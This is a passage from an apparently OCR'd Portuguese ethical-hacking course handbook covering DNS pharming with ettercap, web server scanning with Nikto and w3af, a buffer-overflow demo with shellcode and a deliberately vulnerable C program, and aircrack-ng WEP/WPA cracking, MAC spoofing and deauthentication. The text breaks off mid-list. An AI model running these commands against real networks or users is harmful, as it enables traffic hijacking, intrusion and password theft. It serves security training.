
15.7. DNS Pharming

Em informática Pharming é o termo atribuído ao ataque baseado na técnica DNS cache poisoning, que consiste em corromper o DNS em uma rede de computadores, fazendo com que a URL de um site passe a apontar para um servidor diferente do original.

Ao digitar a URL do site que deseja acessar um banco, por exemplo, o servidor DNS converte o endereço em um número IP, correspondente ao do servidor do banco. Se o servidor DNS estiver vulnerável a um ataque de Pharming, o endereço poderá apontar para uma página falsa hospedada em outro servidor com outro endereço IP, que esteja sob controle do atacante.

Links:

- http://www.technicalinfo.net/papers/Pharming.html
- http://www.technicalinfo.net/papers/Pharming2.html



15.7.1. Ataque DNS

Para redirecionar para um site web específico:

```
# cd /usr/share/ettercap/
# mv -f etter.dns etter.dns.old
# vim etter.dns
* A xx.xx.xx.xx www(dot)test(dot)com
```

Explicando o conteúdo do arquivo:

- * = domínio ou ip que será redirecionado
- xxx.xxx.xxx.xxx = IP do site falso
- www.sitefalso.com.br = URL do site falso

Comando:

```
# ettercap -i eth0 -T -q -P dns_spoof -M arp // //
```

15.8. Prática dirigida

1. Definir duplas para a prática.
2. Especificar o site que será redirecionado e para onde será feito o redirecionamento.
3. Lançar o ataque no companheiro de prática, e depois inverter os papéis, onde será o atacante e o outro o alvo.

15.9. Contramedidas

A melhor defesa contra um sniffer de rede é a criptografia. A criptografia não previne o ataque de sniffer, porém, um atacante não conseguirá identificar os dados que ele capturou.

Também existem ferramentas capazes de analisar e detectar ataques ARP. O link a seguir é um vídeo do funcionamento de uma ferramenta que detecta esse ataque:

http://www.colasoft.com/download/arp_flood_arp_spoofing_arp_poisoning_attack_solution_with_capsa.php.

Capítulo 16

Ataques a Servidores WEB

16.1. Objetivos

- Aprender como encontrar vulnerabilidades em servidores web
- Conhecer diferentes as diferenças entre Apache e IIS
- Descobrir como explorar as vulnerabilidades encontradas

16.2. Tipos de ataques

Servidores WEB normalmente são os primeiros alvos de atacante que queira entrar numa rede que tenha uma DMZ com servidores públicos sendo executados, sejam servidores de WEB, E-mail, FTP, Banco de Dados e etc.

A partir do comprometimento de um servidor na DMZ, fica muito mais fácil comprometer uma máquina da interna e conseguir acesso às informações confidenciais, ou comprometer a rede inteira.

Podemos dividir em dois grandes grupos os tipos de ataques mais lançados contra servidores WEB:

16.2.1. DoS

- Jamming Networks
- Flooding Service Ports
- Misconfiguring Routers
- Flooding Mail Servers

16.2.2. DDoS

- FTP Bounce Attacks
- Port Scanning Attack
- Ping Flooding Attack
- Smurf Attack
- SYN Flooding Attack
- IP Fragmentation/Overlapping Fragment Attack

- IP Sequence Prediction Attack
- DNS Cache Poisoning
- SNMP Attack
- Send Mail Attack

O grande risco de servidores WEB, é que os mesmo estão 24 horas no ar, 7 dias por semana. Havendo qualquer vulnerabilidade ou erro na configuração não há dúvida de que em um determinado momento será explorado, basta contar quantas horas isso vai demorar.

Além da exploração, para conseguir acesso ao servidor e seus arquivos, temos os ataques do tipo DoS e DDoS, que causam a indisponibilidade do serviço sendo executado, não permitindo acesso aos site hospedados no servidor WEB comprometido. Imagine as implicações e prejuízos de um ataque desse tipo num servidor que hospeda um site ou serviço importante, como uma loja online, por exemplo?

16.3. Fingerprint em Web Server


Antes de testar qualquer tipo de ataque contra um servidor WEB que tenha sido descoberto ao longo do processo de teste de invasão, precisamos ter acesso à algumas informações básicas sobre nosso alvo.

Um dos meios de se conseguir isso é através do fingerprint realizado sobre o servidor WEB, ou simplesmente usando o domínio hospedado no mesmo como parâmetro.

A seguir, vamos ver uma ferramenta que realiza esse procedimento automaticamente, bastando que informemos o nome do domínio hospedado.

16.3.1. Httprint

Ferramenta para pegar o banner de identificação do servidor web.



A partir da imagem acima, usando um site qualquer como exemplo, descobrimos que, com 82.53% de certeza, o servidor sendo executado é o Microsoft-IIS/6.0, e o site foi construindo usando ASP ou ASP .NET. As demais possibilidades de servidor sendo executados, são mostrados na parte inferior esquerda da tela:

- Microsoft-IIS/5.0, com 12.34%
- Microsoft-IIS/5.1, com 12,34%
- Apache/1.3.26, com 12,34%

16.4. Descobrindo Vulnerabilidades com Nikto

Nikto é um script Perl usado para testar a segurança de seu servidor web. Ele faz a varredura em servidores Apache tanto em busca de vulnerabilidades, quanto de falhas de configuração, que podem, de alguma forma, expor o servidor à exploração por algum atacante malicioso, já que, se o servidor estiver hospedando algum site ou aplicação de acesso público, o risco de exploração é imenso.

Para atualizar e executar o Nikto, utilizamos os seguintes comandos:

```
# ./nikto.pl -update
# ./nikto.pl -h 192.168.131.1 -o /192.168.131.1.txt
```

Podemos adicionar o sinalizador de evasão, que tenta contornar seus sistemas de IDS:

```
# perl nikto.pl -h www.xyz.com.br -evasion 1
```

Existem 9 opções diferentes para flags de evasão, 1 é para Random URL encoding (non-UTF8).

O processo fácil e descomplicado de instalação de uma plataforma LAMP (Linux, Apache, MySQL, PHP) permite a 'banalização' de servidores web na internet, configurados com vistas apenas a funcionalidade, sem considerar questões relativas à segurança.

A insegurança do servidor web não depende exclusivamente de falhas de configuração ou vulnerabilidades de software, muitas vezes os próprios usuários (webmasters) comprometem a segurança dos serviço.

Quem é da área com certeza já deparou-se com arquivos do tipo site.zip, senhas.txt, largados

no public_html. Muitos acham que pelo fato do diretório possuir -Indexes (desativar listagem de arquivos) o arquivo está seguro, é BESTEIRA pensar assim, ainda mais se o arquivo possui nome bem conhecido, webservers scanner adoram procurar esses arquivos.

O nikto permite a realização de diversos testes, vale uma olhada no diretório docs/ e uma lida no help:

```
# ./nikto.pl -Help | less
```

16.5. Auditoria e Exploração de Web Servers com W3AF

Essa ferramenta é um framework para auditoria e ataque em aplicações web.

Página do projeto: http://sourceforge.net/projects/w3af/
Vídeos: http://w3af.sourceforge.net/videos/video-demos.php

O mais interessante, é que podemos personalizar os testes que essa ferramenta pode realizar, podendo utilizar, também, profiles previamente configurados por padrão. Temos, por exemplo, o profile baseado na TOP10 OWASP, um relatório anual das vulnerabilidades mais exploradas, lançado pelo Projeto OWASP.


Outras possibilidades incluem varredura de auditoria, em busca de falhas de configuração ou sitemap, que nos retorna um mapa completa do site analisado.

16.6. Online Scanner

Há várias ferramentas online que podemos utilizar para fazer a varredura de web servers e obter informações necessárias para a exploração de vulnerabilidades encontradas.

http://www.netcraft.com/
http://www.zerodayscan.com/

O site Netcraft oferece informações sobre as configurações do servidor onde o site está hospedado, sobre domínios vinculados ao que está sendo pesquisado e muitas outras informações importantes para podermos realizar um ataque com sucesso.



Já o ZeroDayScan, é um site que permite fazer a varredura em busca de vulnerabilidades que posam existir em sua aplicação. O que é mai interessante, é que quando realizamos a busca, ele também retorna no relatório final, o endereço de todos os outros domínios hospedados no mesmo servidor.

Quando um atacante busca acesso à um servidor WEB, basta descobrir vulnerabilidades em qualquer um dos sites hospedados no mesmo e explorá-las para obter sucesso em seu ataque.

O único empecilho para realizar um ataque desse tipo, é que é necessário hospedar um arquivo txt como nome de “zerodayscan.txt”, como comentado no capítulo sobre vulnerabilidades em aplicações WEB.

16.7. Contramedidas

- Realizar constantes verificações nas configurações de segurança dos servidores web.
- Atualizar constantemente os servidores.
- Diminuir ao máximo as informações que são transmitidas pelos web servers às ferramentas de fingerprinting.

Capítulo 18

Exploits

18.1. Objetivos

- Entender o que é um Buffer Overflow
- Aprender como explorar uma falha dessa categoria

18.2. Mas afinal, o que é um exploit?

Um exploit, em segurança da informação, é um programa de computador, uma porção de dados ou uma sequência de comandos que se aproveita das vulnerabilidades de um sistema computacional – como o próprio sistema operativo ou serviços de interação de protocolos (ex: servidores Web).

São geralmente elaborados por hackers como programas de demonstração das vulnerabilidades, a fim de que as falhas sejam corrigidas, ou por crackers a fim de ganhar acesso não autorizado a sistemas. Por isso muitos crackers não publicam seus exploits, conhecidos como 0days, e o seu uso massificado deve-se aos script-kiddies.

Quatro sites que podem ser usados como fonte de exploits são:

www.milw0rm.com
www.securityfocus.com
www.packetstormsecurity.com
www.metasploit.com

18.3. Organização dos Processos na Memória

Para entendermos como funciona um buffer overflow, nós precisaremos entender como funciona a pilha (stack).

A região de texto é fixa pelo programa e inclui as instruções propriamente ditas e os dados “somente leitura”. Esta região corresponde ao segmento de texto do binário executável e é normalmente marcada como somente-leitura para que qualquer tentativa de escrevê-la resulte em violação de segmentação (com o objetivo de não permitir código auto-modificável).

Os processos em execução são divididos em quatro regiões: texto, dados, pilha e heap. A pilha é um bloco de memória contíguo utilizado para armazenar as variáveis locais, passar parâmetros para funções e armazenar os valores de retornos

destas.

O endereço de base da pilha é fixo e o acesso à estrutura é realizado por meio das instruções PUSH e POP implementadas pelo processador. O registrador chamado "ponteiro de pilha" (SP) aponta para o topo da pilha.

A pilha consiste em uma seqüência de frames que são colocados no topo quando uma função é chamada e são retirados ao final da execução. Um frame contém os parâmetros para a função, suas variáveis locais, e os dados necessários para recuperar o frame anterior, incluindo o valor do ponteiro de instrução no momento da chamada de função.


Dependendo da implementação, a pilha pode crescer em direção aos endereços altos ou baixos. O ponteiro de pilha também é de implementação dependente, podendo apontar para o último endereço ocupado na pilha ou para o próximo endereço livre. Como o texto trata da arquitetura Intel x86, iremos utilizar uma pilha que cresce para os endereços baixos, com o ponteiro de pilha (registrador ESP) apontando para o último endereço da pilha.

Além de um ponteiro de pilha, também é conveniente contar com um "ponteiro de frame" (FP) que aponta para um endereço fixo no frame. A princípio, variáveis locais podem ser referenciadas fornecendo-se seus deslocamentos em relação ao ponteiro de pilha. Entretanto, quando palavras são inseridas e retiradas da pilha, estes deslocamentos mudam. Apesar de em alguns casos o compilador poder corrigir os deslocamentos observando o número de palavras na pilha, essa gerência é cara. O acesso a variáveis locais a distâncias conhecidas do ponteiro de pilha também iria requerer múltiplas instruções. Desta forma, a maioria dos compiladores utiliza um segundo registrador que aponta para o topo da pilha no início da execução da função, para referenciar tanto variáveis locais como parâmetros, já que suas distâncias não se alteram em relação a este endereço com chamadas a PUSH e POP. Na arquitetura Intel x86, o registrador EBP é utilizado para esse propósito.

Por causa da disciplina de crescimento da pilha, parâmetros reais têm deslocamentos positivos e variáveis locais têm deslocamentos negativos a partir de FP.

A primeira instrução que um procedimento deve executar quando chamado é

salvar o FP anterior, para que possa ser restaurado ao fim da execução. A função então copia o registrador de ponteiro de pilha para FP para criar o novo ponteiro de frame e ajusta o ponteiro de pilha para reservar espaço para as variáveis locais. Este código é chamado de prólogo da função. Ao fim da execução, a pilha deve ser restaurada e a execução deve retomar na instrução seguinte à de chamada da função, o que chamamos de epílogo. As instruções CALL, LEAVE e RET nas máquinas Intel são fornecidas para parte do prólogo e epílogo em chamadas de função. A instrução CALL salva na pilha o endereço da instrução seguinte como endereço de retorno da função chamada. A instrução RET deve ser chamada dentro do procedimento e restaura a execução no endereço que está no topo da pilha.



18.4. Shellcode

Shellcode é um grupo de instruções assembly em formato de opcode para realizar diversas funções como chamar uma shell, ou escutar em uma porta. Geralmente, um shellcode é utilizado para explorar determinada vulnerabilidade, ganhando-se controle sobre a aplicação vulnerável e podendo-se executar qualquer instrução desejada.

Exemplo de shellcode mais simples possível:

Shellcode = “\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80”

O shellcode acima não é “injetável”, pois possui Null Bytes (/x00), o que caracteriza um final de string. Portanto, ao usarmos o shellcode acima, o programa encontrará o final da string e parará, não executando o restante do nosso payload. Mais detalhes veremos logo abaixo.

Shellcode Injetável: “\x31\xdb\xb0\x01\xcd\x80”

No exemplo de exploração de um Stack Overflow, utilizaremos um outro shellcode, que se encarregará de executar o /bin/sh ao invés de executar a função exit(), como o shellcode acima faz.

18.5. Buffer Overflow

Um buffer overflow acontece quando um programa vulnerável a esse tipo de falha tenta copiar mais informações para dentro de um buffer do que esse buffer consegue suportar. Para visualizar isso, é a mesma coisa que pegar uma garrafa de refrigerante de 2 litros e virar ela toda num copo de 500ml. Com certeza ocorrerá uma sujeira na mesa em que isso foi feito, e é a mesma coisa que ocorre na memória, um esparramado de caracteres sobre a memória que irá sobrescrever informações importantes assim como o refrigerante sujou toda a toalha da mesa.

As vulnerabilidades de buffer overflow são consideradas ameaças críticas de segurança, apesar de ser uma falha bem conhecida e bastante séria, que se origina exclusivamente na ignorância do programador referente a aspectos de segurança durante a implementação do programa, o erro se repete sistematicamente a cada nova versão ou produto liberado.

Este tipo de vulnerabilidade tem sido largamente utilizado para a penetração remota de computadores ligados a uma rede, onde um atacante anônimo tem como objetivo obter acesso ilegal ao computador vulnerável. Mesmo software considerado seguro, como o OpenSSH, já apresentou o problema, e também softwares famosos como o Sendmail e módulos do Apache.

Buffer overflows são também chamados de buffer overruns e existem diversos

tipos de ataques de estouro de buffer, entre eles stack smashing attacks, ataques contra buffers que se encontram na pilha (vou chamá-la de stack), e heap smashing attacks, que são ataques contra buffers que se encontram na heap. Tecnicamente, um buffer overflow é um problema com a lógica interna do programa, mas a exploração dessa falha pode levar a sérios prejuízos, como por exemplo, o primeiro grande incidente de segurança da Internet - o Morris Worm, em 1988 - utilizava técnicas de estouro de buffer, num programa conhecido como fingerd.

O objetivo de uma exploração contra um programa privilegiado vulnerável a buffer overflow é conseguir acesso de tal forma que o atacante consiga controlar o programa atacado, e se o programa possuir privilégios suficientes, ou seja se ele possui flag suid root, controlar a máquina.

Abaixo temos um pequeno programa vulnerável, que permitirá que façamos uma prova de conceito:

```
#include <stdio.h>
main() {
char *name;
char *dangerous_system_command;
name = (char *) malloc(10);
dangerous_system_command = (char *) malloc(128);
printf("Address of name is %d\n", name);
printf("Address of command is %d\n", dangerous_system_command);
sprintf(dangerous_system_command, "echo %s", "Hello world!");
printf("What's your name?");
gets(name);
system(dangerous_system_command);
}
```

Salve o arquivo como overrun.c, depois compile e execute-o com os seguintes comandos:

```
#gcc overrun.c -o over
#./over
```

Para testá-lo, digite o seguinte no prompt exibido pelo programa:

```
01234567891234567ls
```

E veja o que acontece!

O que causa essa falha, é o fato de que a variável “name” ocupa apenas um determinado espaço (que é pequeno) na memória. Quando estouramos esse espaço, e conseguimos sobrescrever a pilha EIP da memória, inserindo um comando que queiramos que seja executado, o resultado final é a execução do mesmo.

18.6. Conclusão

- Com isso, conseguimos demonstrar o perigo que é uma falha de programação em um programa.
- É possível obter controle completamente sobre o programa que esta sendo explorado.
- Se o programa oferecer algum serviço remotamente, a falha pode ser explorada remotamente, da mesma forma que foi explorada localmente, apenas trocando o shellcode e criando os sockets que serão responsáveis para se conectar no programa.

Capítulo 17

Ataques a Redes Sem Fio

17.1. Objetivos

- Entender as técnicas para acessar as redes sem fio
- Uma visão sobre WEP, WPA e as técnicas de ataque
- Entender como funciona o ataque baseado em Rainbow Tables


17.2. Introdução

Nunca deixe sua rede wireless desprotegida, sem senha ou com protocolo WEP, pois por padrão será quebrado por qualquer pessoa com pouco conhecimento, podendo assim ter acesso a informações confidenciais.

Uma rede wireless mal projetada pode driblar todo o arsenal de defesa já implementado. Vamos imaginar a seguinte situação: sua empresa colocou uma muralha (ex: firewall) para proteção dos ataques. Porém, a muralha é completamente ineficiente contra os ataques aéreos (ex: wireless). Antes de começar a implementar uma rede wireless, faça um planejamento e estude toda a topologia da rede. Não se esqueça de evitar os ataques aéreos!

17.3. Wardriving

Um dos ataques mais comuns e comentados em redes wireless é o War Driving, que tem como objetivo “andar” com um dispositivo wireless em busca de Access Points. Esse ataque tira proveito de uma característica fundamental: é difícil controlar e limitar o alcance de redes wireless. O atacante pode estar neste exato momento “passeando” no seu carro e com o laptop ligado “procurando” redes wireless vulneráveis.



Essa técnica tem como objetivo identificar as redes sem fio acessíveis de um determinado local.

17.4. Ataques ao protocolo WEP

As informações que trafegam em uma rede wireless podem ser criptografadas. O protocolo WEP (Wired Equivalent Privacy) aplica criptografia avançada ao sinal e verifica os dados com uma "chave de segurança" eletrônica. Porém, a Universidade de Berkeley revelou a possibilidade de alguns tipos de ataques que exploram falhas no algoritmo WEP. Baseados em análises que exploram fraquezas do algoritmo RC4, uma senha WEP pode ser descoberta. Humphrey Cheung escreveu o artigo How To Crack WEP, descrevendo passo a passo como descobrir a senha do protocolo WEP.

O artigo pode ser obtido na url http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html.

Após a publicação do artigo, surgiram algumas ferramentas que exploravam o problema descrito no mesmo. Um exemplo de ferramenta é o aircrack.

O aircrack é um conjunto de ferramenta bastante poderoso e amplamente usado para realizar ataques a redes sem fio.

Vamos ver um passo a passo de uso do programa para descobrir uma chave wep.

Em primeiro lugar, vamos fazer uma varredura para ver as redes WiFi existentes no ambiente:

```
# iwlist scan
```

Colocando a interface wireless em modo monitor:

```
# airmon-ng start wlan0
```

Iniciando a captura dos pacotes:

```
# airodump-ng --ivs -w  wep -c canal_da_rede mon0
```

Onde:

-c = Canal

-w = Prefixo do arquivo a ser salvo

-i = Capturar apenas pacotes que contem IVs

wlan0 = Interface wireless

Agora, vamos enviar um pedido de falsa associação para o nosso alvo (Access Point), falando para ele aceitar os nossos pacotes:

```
# aireplay-ng -1 0 -e invasao_ap -a 00:00:00:00:00:01 -h 00:00:00:00:00:02 wlan0
```

Onde:

-1 = Opção para mandar uma autenticação falsa

0 = Tempo para reassociação, em segundos

-e = ESSID do alvo (Nome do access point)

-a = Mac Address do Access Point

-h = Nosso MAC Address

wlan0 = Nossa interface wireless

Agora, vamos tentar enviar arp request para a rede, na tentativa que alguma maquina receba e comece a enviar arp replay para nós, aumentando o tráfego rapidamente. Isso pode ser observado na tela do airodump-ng, onde a quantidade de "DATA" capturada aumentará rapidamente.

```
# aireplay-ng -3 -b 00:00:00:00:00:01 -h 00:00:00:00:00:02 wlan0
```

Onde:

-3 = Opção para arp request

-b = MAC Address do Access Point

-h = MAC Address usado na associação. Nesse caso, o nosso MAC

wlan0 = Nossa interface wireless

Agora que temos uma quantidade grande de pacotes, podemos executar o

aircrack para de fato, descobrirmos a chave:

```
#aircrack-ng -a 1 wep-01.ivs
```

Onde:

-a = Modo para forçar um determinado tipo de ataque

1 = WEP

wep-01.ivs = Arquivo gerado pelo airodump-ng (selecionamos o prefixo wep e apenas pacotes IVs)

Agora é aguardar que o aircrack-ng nos mostrará a chave. Caso ele não consiga, tente capturar mais pacotes e execute novamente.

17.5. SSID Oculto

Os SSID ocultos podem ser facilmente detectados através de sniffers, uma vez que o seu nome é trafegado sem criptografia em uma rede. Por isso, ocultar um SSID não aumenta a segurança de uma rede sem fio.

O próprio aircrack, utilizando o airodump, já nos mostra todos os SSID, incluindo os ocultos.

Caso um SSID não seja exibido, podemos utilizar a técnica de solicitação de deautenticação que realizaremos no ataque contra WPA para forçar um usuário a se conectar novamente, e com isso, capturamos o SSID que ele enviou durante o pedido de conexão.

17.6. MAC Spoofing

Algumas pessoas acreditam que estão seguras após liberar o acesso aos seus Access Points apenas para determinados MAC Address. O MAC address, que é um valor que vem de fábrica nas nossas interfaces de redes, pode ser alterado.

É relativamente simples “forjar” o endereço físico da sua placa de rede. Portanto, não podemos confiar apenas nesse controle para garantir a segurança de

uma rede sem fio.

Exemplo de comando no Linux para alterar o MAC Address:

```
# ifconfig wlan0 down hw ether 00:00:00:00:01:01
```

E como podemos conhecer o MAC Address de um usuário de uma determinada rede? Simples, sniffer novamente.

Como exemplo, podemos utilizar o airodump, e ele nos mostrará os clientes associados a um determinado Access Point. Com isso, basta utilizarmos o MAC Address desse cliente na nossa interface de rede que conseguiremos acessar o Access Point.

17.7. WPA Brute Force

Redes com WPA ainda não possuem uma vulnerabilidade como o WEP, onde conseguimos descobrir a chave após analisar o tráfego depois de um certo período de tempo. Porém, é possível realizar brute force contra o hash da senha enviada durante a conexão entre um cliente válido da rede e tentar descobrir a senha utilizada para conexão à rede.

Vamos exemplificar o ataque usando o conjunto de ferramentas do aircrack. Após colocar a placa novamente em modo monitor, como o exemplo acima, podemos executar o airodump-ng:

```
# airodump-ng –c 11 –w wpa mon0
```

Onde:

-c = canal

-w = prefixo usado no nome do arquivo que salvara os pacotes

Realizando a deautenticação de um cliente conectado ao alvo, pois queremos pegar a senha quando ele se reconectar:

```
# aireplay-ng -0 5 –a 00:00:00:00:00:01 –c 00:00:00:00:00:02 wlan0
```

Onde:

